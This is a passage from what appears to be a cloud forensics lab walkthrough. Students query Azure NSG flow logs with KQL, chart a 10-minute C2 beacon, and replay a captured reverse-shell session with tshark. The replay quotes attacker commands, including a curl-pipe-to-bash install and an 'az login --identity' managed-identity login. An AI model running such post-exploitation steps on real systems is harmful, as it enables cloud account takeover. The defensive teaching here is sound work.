
```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s, DestIP_s
| sort by FlowStartTime_t asc
```

Taking what you learned from the last task, add one more statement to your `where` clause to only show traffic that was denied from `3.95.15.41` to `10.0.0.4`. Update your query to the following (1) and click **Run** (2):

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I" and FlowStatus_s == "D"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s, DestIP_s
| sort by FlowStartTime_t asc
```

Sample Results

As you can see, **1,994** flows were denied.




FlowStartTime_t [UTC]	L4Protocol_s	DestPort_d	L7Protocol_s	DestIP_s
9/27/2021, 11:29:43.000 AM	T	81	Unknown	10.0.0.4
9/27/2021, 11:31:12.000 AM	T	8,080	http-alt	10.0.0.4
9/27/2021, 11:31:25.000 AM	T	6,789	smc-https	10.0.0.4
9/27/2021, 11:34:05.000 AM	T	143	imap	10.0.0.4
9/27/2021, 11:34:05.000 AM	T	53	domain	10.0.0.4
9/27/2021, 11:34:05.000 AM	T	1,025	blackjack	10.0.0.4

3. Now, show all **allowed** traffic from `3.95.15.41` to `10.0.0.4` on September 27, 2021. How many allowed flows were there?

Click to reveal


There is one, small tweak to your previous query: change `FlowStatus_s == "D"` to `FlowStatus_s == "A"` (1), then click **Run** (2) to execute.

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I" and FlowStatus_s == "A"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s, DestIP_s
| sort by FlowStartTime_t asc
```



Sample Results

As you can see, **4** flows were allowed.



FlowStartTime_t [UTC]	L4Protocol_s	DestPort_d	L7Protocol_s	DestIP_s
9/27/2021, 11:33:50.000 AM	T	22	ssh	10.0.0.4
9/27/2021, 11:34:10.000 AM	T	80	http	10.0.0.4
9/27/2021, 6:25:49.000 PM	T	22	ssh	10.0.0.4
9/27/2021, 6:26:43.000 PM	T	80	http	10.0.0.4

4. Which unique layer 7 protocols, layer 4 protocols, and ports were permitted access to `10.0.0.4` from `3.95.15.41` on September 27, 2021?

Click to reveal


Instead of making a long query even longer, remove the last two lines from the query used in the last task as they are not needed. Your new query will look like this so far:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I" and FlowStatus_s == "A"
```

Just like in the first task of this challenge, you can use `` to identify distinct protocols and ports used. Update your query as follows (1) and click **Run** (2) one more time:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```

```
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I" and FlowStatus_s == "A"
| distinct L7Protocol_s, L4Protocol_s, DestPort_d
```



Sample Results

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed

L7Protocol_s	L4Protocol_s	DestPort_d
ssh	T	22
http	T	80

It appears that the traffic that reached `martha` from the attacker was over TCP ports 22 and 80. This makes sense after reviewing the Azure NSG attached to this virtual machine (VM):

Priority	Name	Port	Protocol	Source	Destination	Action
Inbound Security Rules						
100	HTTP	80	Tcp	Any	Any	Allow
200	SSH	22	Tcp	Any	Any	Allow
65000	AllowVnetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalan...	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny
Outbound Security Rules						
65000	AllowVnetOutBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowInternetOutBound	Any	Any	Any	Internet	Allow
65500	DenyAllOutBound	Any	Any	Any	Any	Deny

Permitted Outbound Communication to 3.95.15.41


1. Now that you have found all of the approved inbound communication from the attacker, take a look at the outbound rules:

2. The victim is allowed to communicate outbound to the Internet with **no restrictions**!
3. Determine if the victim generated outbound traffic to the attacker on September 27, 2021.


Click to reveal

The third task from the last challenge can be reused for this as well with one small adjustment: changing `FlowDirection_s == "I"` to `FlowDirection_s == "O"`. Enter the following text as your query (1) and click **Run** (2) to see the outbound activity to the attacker IP address:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
    and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "O" and FlowStatus_s == "A"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s, DestIP_s
| sort by FlowStartTime_t asc
```



Sample Results



It appears that there were 34 outbound flows identified by Azure on September 27, 2021 between the victim and attacker!


4. Which unique layer 7 protocols, layer 4 protocols, and ports were permitted access to `3.95.15.41` from `10.0.0.4` on September 27, 2021.

Click to reveal

And just like task 4 from the last challenge, you will make one small tweak to your query: change `FlowDirection_s == "I"` to `FlowDirection_s == "O"` like so:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "O" and FlowStatus_s == "A"
| distinct L7Protocol_s, L4Protocol_s, DestPort_d
```

Enter the above query in the text field (1) and click **Run** (2) to see the unique layer 7 protocols, layer 4 protocols, and ports were permitted access to `3.95.15.41` from `10.0.0.4` on September 27, 2021.



Sample Results

According to Azure's NSG flow data, the victim communicated over TCP ports 80 and 443 (assumed to be HTTP and HTTPS traffic, respectively). And this makes sense! Remember that odd `curl` statement found in the previous lab that downloaded `rev.sh`? That must be one of the TCP 80 connections!

Identify Fallback Channels (T1008)

1. In this challenge, you will visualize the network traffic to identify odd or malicious-appearing behavior. Start by creating a simple query which identifies sent from the victim to the attacker over destination TCP port 80 on September 27, 2021.

Click to reveal

This query will start in the same way as most others--with a `where` clause looking at the date:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```


Next, add four more criteria to the `where` clause:

- `Public_IPs` will contain `3.95.15.41`
- `FlowDirection_s` is **outbound** only
- `DestPort_d` is **port 443**
- `L4Protocol_s` is **TCP**


The query will now look like this:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "O" and DestPort_d == 443
  and L4Protocol_s == "T"
```

Enter the query in the text field (1) and click **Run** (2) to execute.



Sample Results



TimeGenerated [UTC]	FASchemaVersion_s	FlowIntervalStartTime_t [UTC]	FlowIntervalEndTime_t [UTC]	FlowStartTime_t [UTC]
9/27/2021, 6:53:02.728 PM	2	9/27/2021, 6:40:00.000 PM	9/27/2021, 6:50:00.000 PM	9/27/2021, 6:40:01.000 PM
9/27/2021, 6:42:37.031 PM	2	9/27/2021, 6:30:00.000 PM	9/27/2021, 6:40:00.000 PM	9/27/2021, 6:29:51.000 PM
9/27/2021, 7:32:33.952 PM	2	9/27/2021, 7:20:00.000 PM	9/27/2021, 7:30:00.000 PM	9/27/2021, 7:20:01.000 PM
9/27/2021, 7:22:59.754 PM	2	9/27/2021, 7:10:00.000 PM	9/27/2021, 7:20:00.000 PM	9/27/2021, 7:10:01.000 PM
9/27/2021, 8:52:44.593 PM	2	9/27/2021, 8:40:00.000 PM	9/27/2021, 8:50:00.000 PM	9/27/2021, 8:40:01.000 PM

The bulk of the flows (32 or the 34) identified in the last challenge are TCP port 443.

2. Create a `columnchart` which shows, for each minute on September 27, 2021 (identified by `FlowStartTime_t`) the number of TCP 443 flows.

Click to reveal

You can begin the creation of your query by copying the previous task's query as you will be looking for the same exact data. The difference here is to show how many results there are per minute. This can be accomplished using the `summarize` operator like so:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "O" and DestPort_d == 443
  and L4Protocol_s == "T"
| summarize Count = count() by bin(FlowStartTime_t, 1m)
```

What the above `summarize` line is doing is counting all of the results per minute (identified by the `FlowStartTime_t` field values).


Next is to instruct Azure Log Analytics what will be the X and Y axes of your `columnchart`. To do this, you can simply use the `project` command. The first field that follows will be the Y axis and the second will be the X axis. Choose `Count` as the first option and `FlowStartTime_t` as the second option.

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "O" and DestPort_d == 443
  and L4Protocol_s == "T"
| summarize Count = count() by bin(FlowStartTime_t, 1m)
| project Count, FlowStartTime_t
```


Lastly, you can change how the data is presented to you. By default, the data is in a `table`. This can be changed to a `columnchart` by adding the line `| render columnchart` to your query.

Your final query, as shown below, can be placed in the text field (1) and executed using **Run** (2).

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "O" and DestPort_d == 443
  and L4Protocol_s == "T"
| summarize Count = count() by bin(FlowStartTime_t, 1m)
| project Count, FlowStartTime_t
| render columnchart
```



Sample Results



3. Which attack technique does the chart generated above tell you?

Click to reveal

If you hover over the bars in the `columnchart`, you will see times appear. All of these times (with one exception) are exactly 10 minutes apart. This is representative of a **network beacon**! This could be used in the event that the primary channel goes down, the beacon can reconnect the attacker's command and control channel!

Bonus: tshark to see C2

1. Connect to your **Inspector-Workstation** system in AWS using **SSM** as you have in past days' labs.

Logging in

Log into the `Inspector Workstations` through the Session Manager. Need a reminder? Review the Session Login Hints.

2. Luckily, a packet capture was generated on September 27, 2021 which includes all of the attacker's activity (how lucky are you?!). Use `tshark` to read the packet capture located at `~/labs/sec541-labs/logs/capture.pcap`.

Click to reveal

To see `tshark's options, run the following command in your **Inspector-Workstation** system:

```
tshark -h
```

Sample Results

```
TShark 1.10.14 (Git Rev Unknown from unknown)
Dump and analyze network traffic.
See http://www.wireshark.org for more information.

<snip>

Input file:
-r <infile>              set the filename to read from (no stdin!)

<snip>
```

As you can see, you can read files using the `-r` flag followed by the path of the capture file. Run the following command to see what is in the packet capture located at `~/labs/sec541-labs/logs/capture.pcap`.

```
tshark -r ~/labs/sec541-labs/logs/capture.pcap
```

Sample Results

```
<snip>

15040        340     10.0.0.4 -> 3.95.15.41   TCP 74 54268 > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
SACK_PERM=1 TSval=1532339278 TSecr=0 WS=128
15041        340     10.0.0.4 -> 3.95.15.41   TCP 74 54270 > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
SACK_PERM=1 TSval=1532339279 TSecr=0 WS=128
15042        340   3.95.15.41 -> 10.0.0.4     TCP 60 https > 54268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15043        340   3.95.15.41 -> 10.0.0.4     TCP 60 https > 54270 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

3. That was a **lot** of frames! Since you are only interested in the victim and attacker traffic, view only the TCP conversations between `3.95.15.41` and `10.0.0.4` and determine the TCP socket pair that contained the most amount of data.

Click to reveal

The below `tshark` command will use a filter of `'ip.addr == 3.95.15.41 && ip.addr == 10.0.0.4'` along with the `-z conv,tcp` option to list the largest to smallest conversations in the packet capture. Appending the `head -10` command will restrict the amount of data reflected back to you so that you can more easily see the largest conversation.

```
tshark -r ~/labs/sec541-labs/logs/capture.pcap -2R \
  'ip.addr == 3.95.15.41 && ip.addr == 10.0.0.4' \
  -z conv,tcp -q | head -10
```

Sample Results

```
================================================================================
TCP Conversations
Filter:<No Filter>
                                                          |       <-      | |       ->      | |
Total     |    Relative    |   Duration   |
                                                          | Frames  Bytes | | Frames  Bytes | | Frames
Bytes |      Start     |              |
10.0.0.4:54132             <-> 3.95.15.41:443                47 3,646bytes      48 21kB           95
25kB        279.986948000        55.8610
3.95.15.41:36082           <-> 10.0.0.4:22                   14 3,325bytes      16 2,303bytes      30
5,628bytes    64.039809000         4.4288
3.95.15.41:36110           <-> 10.0.0.4:22                   14 3,325bytes      16 2,303bytes      30
5,628bytes    67.677358000         2.8518
3.95.15.41:36126           <-> 10.0.0.4:22                   14 3,325bytes      16 2,303bytes      30
5,628bytes    73.028948000         4.5285
3.95.15.41:36144           <-> 10.0.0.4:22                   14 3,325bytes      16 2,303bytes      30
5,628bytes    77.503837000         4.8378
```

Looking at the results, the TCP socket pair with the most traffic is `10.0.0.4:54132` and `3.95.15.41:443`.

4. Acquire the **TCP stream number** of the largest TCP 443 conversation between the victim and attacker.

Click to reveal

Since you know that the victim used TCP port 54132 during the largest conversation, you can use `tshark` to filter for just that data using `-Y`. Also, using the `-T fields` and `-e tcp.stream` options, only output the TCP stream identifier. Since there are many frames in this conversation, `| sort -u` is used to only show the unique TCP stream identifier.

```
tshark -r ~/labs/sec541-labs/logs/capture.pcap -Y \
  'ip.addr == 10.0.0.4 && tcp.port == 54132' -T fields \
  -e tcp.stream | sort -u
```

Sample Results

```
744
```

The TCP stream number is **744**.

5. A script was created by the course authors called `colorize-tshark-stream.sh` (located in your `~/labs/sec541-labs/scripts` directory) to help visualize the traffic. Data colored in `red` is the victim traffic and data colored in `blue` is for the attacker traffic. Use this script and a "Follow TCP stream" query as its argument (using the stream number identified in the previous task) to see the plain text communication between client and server.

Click to reveal

Since you now know that the TCP stream numbered `744` is the most interesting, you can run the `colorize-tshark-stream.sh` script along with `'tshark -r ~/labs/sec541-labs/logs/capture.pcap -q -z follow,tcp,ascii,744'` as its argument to see the client and server communications more clearly.

```
~/labs/sec541-labs/scripts/colorize-tshark-stream.sh \
'tshark -r ~/labs/sec541-labs/logs/capture.pcap -q -z follow,tcp,ascii,744' \
| less -r
```

Sample Results

```
===================================================================
Follow: tcp,ascii
Filter: tcp.stream eq 744
Node 0: 3.95.15.41:443
Node 1: 10.0.0.4:54132
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0d:3a:8e:b1:82 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.4/24 brd 10.0.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20d:3aff:fe8e:b182/64 scope link
       valid_lft forever preferred_lft forever
curl -sL https://aka.ms/InstallAzureCLIDeb | bash
Hit:1 http://azure.archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://azure.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:3 http://azure.archive.ubuntu.com/ubuntu bionic-backports InRelease
Hit:4 https://packages.microsoft.com/repos/azure-cli bionic InRelease
Get:5 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Fetched 88.7 kB in 1s (134 kB/s)
Reading package lists...
Reading package lists...
Building dependency tree...
Reading state information...
lsb-release is already the newest version (9.20170808ubuntu1).
```

6. What commands were executed by the attacker? What were the victim's responses?

Click to reveal

After looking at the lines colored blue, the executed commands, in order of appearance, were:

- Check the local user:

```
whoami
```

Victim response

```
root
```

- Check local IP address:

```
ip a
```

Victim response

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0d:3a:8e:b1:82 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.4/24 brd 10.0.0.255 scope global eth0
    valid_lft forever preferred_lft forever
    inet6 fe80::20d:3aff:fe8e:b182/64 scope link
    valid_lft forever preferred_lft forever
```

- Install Azure CLI tools:

```
curl -sL https://aka.ms/InstallAzureCLIDeb | bash
```

Victim response

```
<snip>

azure-cli is already the newest version (2.28.0-1~bionic).
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
```

- Log in using Azure Managed Identity:

```
az login --identity
```

Victim response


```
[
    {
        "environmentName": "AzureCloud",
        "homeTenantId": "67b3a48b-51f1-495f-8fd3-14dce5734a88",
        "id": "138d1821-efb5-4cdc-80fa-7e1221abcf2c",
        "isDefault": true,
        "managedByTenants": [],
